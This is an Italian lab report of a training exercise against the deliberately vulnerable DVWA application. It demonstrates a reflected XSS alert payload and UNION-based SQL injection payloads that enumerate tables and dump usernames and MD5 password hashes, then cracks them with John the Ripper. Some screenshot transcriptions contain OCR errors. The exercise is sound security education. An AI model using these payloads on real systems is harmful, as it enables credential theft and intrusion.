

Report – Esercitazione: Sfruttamento delle vulnerabilità XSS e SQL Injection su DVWA

1. Premessa


In questa esercitazione abbiamo simulato un attacco da parte di un attaccante interno alla rete verso un'applicazione vulnerabile. L'ambiente è stato costruito in maniera virtuale utilizzando **Kali Linux come macchina attaccante** e **DVWA come macchina vulnerabile**. L'obiettivo era sfruttare in modo controllato due vulnerabilità comuni: **XSS Reflected** e **SQL Injection**, verificando il comportamento dell'applicazione e raccogliendo evidenze tecniche.

2. Configurazione del laboratorio

Abbiamo configurato la rete interna in modo che **Kali** e **DVWA** si trovassero sulla stessa subnet (192.168.20.0/24), con DVWA raggiungibile al seguente indirizzo IP:

- DVWA: 192.168.20.20
- Kali Linux: 192.168.20.10


Per prima cosa, è stata verificata la comunicazione tra le due macchine tramite il comando ping con esito positivo:



3. Accesso e impostazione di DVWA

Una volta verificata la connessione, abbiamo aperto DVWA da browser (Firefox) sulla macchina Kali all'indirizzo: 192.168.20.20

Abbiamo effettuato l'accesso come amministratore (admin) e verificato che il **Security Level** fosse impostato su **Low**, per consentire il pieno sfruttamento delle vulnerabilità. Inoltre, abbiamo lasciato disattivato il modulo PHPIDS.



The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows the URL `192.168.20.20/dvwa/security.php`. The DVWA logo is at the top. On the left is a sidebar menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security (highlighted in green)
- PHP Info
- About
- Logout

The main content area is titled "DVWA Security" with a lock icon. It says "Security Level is currently low." Below it, there's a dropdown menu set to "low" with a "Submit" button. A section titled "PHPIDS" follows, stating "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." It says "PHPIDS is currently disabled." and provides links "[enable PHPIDS]", "[Simulate attack]", and "[View IDS log]". At the bottom, a message box says "Security level set to low".

4. Vulnerabilità XSS Reflected

Per testare il funzionamento dell'XSS reflected, siamo andati nella sezione e nel campo "What's your name?" è stato inserito il seguente payload:

```
<script>alert('Attenzione!')</script>
```

Il risultato è stato un alert JavaScript visualizzato correttamente nel browser, dimostrando che l'applicazione stampa direttamente l'input senza sanificazione.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

pt>alert('Attenzione!')</script> Submit

Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

html > body.home

element :: { inline }
body.home :: { main.css:10 background: #e7e7e7; }
body :: { main.css:1 margin: 0; color: #2f2f2f; font: 12px/15px Arial, Helvetica, sans-serif; min-width: 981px; height: 100%; position: relative; }

192.168.20.20

Attenzione!

OK

Read 192.168.20.20

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

html > body.home

element :: { inline }
body.home :: { main.css:10 background: #e7e7e7; }
body :: { main.css:1 margin: 0; color: #2f2f2f; font: 12px/15px Arial, Helvetica, sans-serif; min-width: 981px; height: 100%; position: relative; }

5. SQL Injection – Scoperta del database attivo

Successivamente, ci siamo spostati sulla sezione e nel campo "User ID" è stato inserito il payload:

' UNION SELECT DATABASE(), null #

Questo ci ha permesso di identificare il database in uso come **dwva**.

The screenshot shows a browser window titled 'Damn Vulnerable Web App' on a Kali Linux desktop. The URL is 192.168.20.20/dvwa/vulnerabilities/sql/. The main content is the 'Vulnerability: SQL Injection' page. On the left is a sidebar with various exploit categories. The 'User ID:' input field contains the payload: "' UNION SELECT DATABASE(), null #". Below it is a 'Submit' button. To the right, under 'More info', are three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/t echtips/sql-injection.html>. At the bottom left, it says 'Username: admin Security Level: low DHDRCS disabled'. At the bottom right are 'View Source' and 'View Help' buttons.

This screenshot shows the same DVWA interface after the payload has been submitted. The 'User ID:' field now displays the results of the injection: 'ID: ' UNION SELECT DATABASE(), null # First name: dwva Surname:'. The rest of the page remains largely the same, with the sidebar, 'More info' section, and footer information all visible.

6. SQL Injection – Scoperta delle tabelle e colonne

Avendo ottenuto il nome del database, abbiamo usato questo payload:

```
' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
```

Questo comando ha permesso di visualizzare tutte le tabelle e le relative colonne presenti nel database DVWA, tra cui users, guestbook, ecc.

The screenshot shows the DVWA SQL Injection page. In the 'User ID:' input field, the payload '`' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #`' is entered. Below the input field, the output shows the results of the query:
ID: ' UNION SELECT DATABASE(), null #
First name: dvwa
Surname:
More info
<http://www.securityteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wikis/SQL_Injection
<http://www.unixwiz.net/techtips/sql-injection.html>

The screenshot shows the DVWA SQL Injection page. In the 'User ID:' input field, the payload '`' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #`' is entered. Below the input field, the output shows the results of the query:
ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: guestbook
Surname: comment_id
ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: guestbook
Surname: comment
ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: guestbook
Surname: name
ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: user_id
ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: first_name
ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: last_name
ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: user
ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: password
ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: avatar

7. SQL Injection – Estrazione dei dati sensibili

Abbiamo identificato la tabella users con le colonne user e password.

Abbiamo quindi eseguito il seguente payload per estrarre i dati contenuti:

' UNION SELECT user, password FROM users #

Risultato: elenco completo di tutti i nomi utente con relativi hash delle password.

User ID: `' UNION SELECT user, password FROM users #`

ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: guestbook
Surname: comment_id

ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: guestbook
Surname: comment

ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: guestbook
Surname: name

ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: user_id

ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: first_name

ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: last_name

ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: user

ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: password

ID: ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE table_schema = 'dvwa' #
First name: users
Surname: avatar

User ID: `?id=' + UNION+SELECT+user%2C+password+FROM+users`

ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

8. Conclusion

L'esercitazione ha dimostrato in modo chiaro quanto sia semplice compromettere un'applicazione web in assenza di adeguate misure di sicurezza. Sfruttando vulnerabilità note come **XSS reflected** e **SQL Injection**, siamo riusciti a manipolare il comportamento dell'applicazione e ad accedere a dati riservati all'interno del database.

L'attacco è stato condotto con successo in ogni fase: dalla scoperta del database attivo, all'enumerazione delle tabelle e colonne, fino all'estrazione degli utenti e delle loro password in formato hash. Anche la vulnerabilità XSS ha confermato la totale mancanza di filtri lato server, con un'esecuzione diretta del codice iniettato.

Questo esercizio non solo conferma l'importanza di configurare correttamente i livelli di sicurezza, ma evidenzia anche quanto sia essenziale validare e sanificare ogni input lato utente. In un contesto reale, un'applicazione così vulnerabile potrebbe essere compromessa in pochi secondi con gravi danni per l'intera infrastruttura aziendale.

9. Considerazioni aggiuntive: decodifica delle password

Dopo aver estratto gli **hash delle password** con una SQL Injection su DVWA, li abbiamo salvati in un file chiamato hashes.txt.

Successivamente, utilizzando **John the Ripper** e il dizionario rockyou.txt, abbiamo avviato un attacco a dizionario per decifrare gli hash.

Il comando eseguito è stato:

```
john --format=raw-md5 hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

Dopo pochi secondi, **John** ha decifrato correttamente le seguenti password, come mostrato nello screenshot:

```
QWER .. *7;VA
Session completed.

(kali㉿kali)-[~]
└─$ john hashes.txt --show
0 password hashes cracked, 10 left

(kali㉿kali)-[~]
└─$ john --format=raw-md5 hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password          (.)
abc123           (.)
letmein          (.)
chinese          (.)

4g 0:00:00:00 DONE (2025-05-06 10:07) 400.0g/s 409600p/s 409600c/s 1024KC/s
t1mshady..oooooo
Warning: passwords printed above might not be all the cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked pass
ords reliably
Session completed.

(kali㉿kali)-[~]
```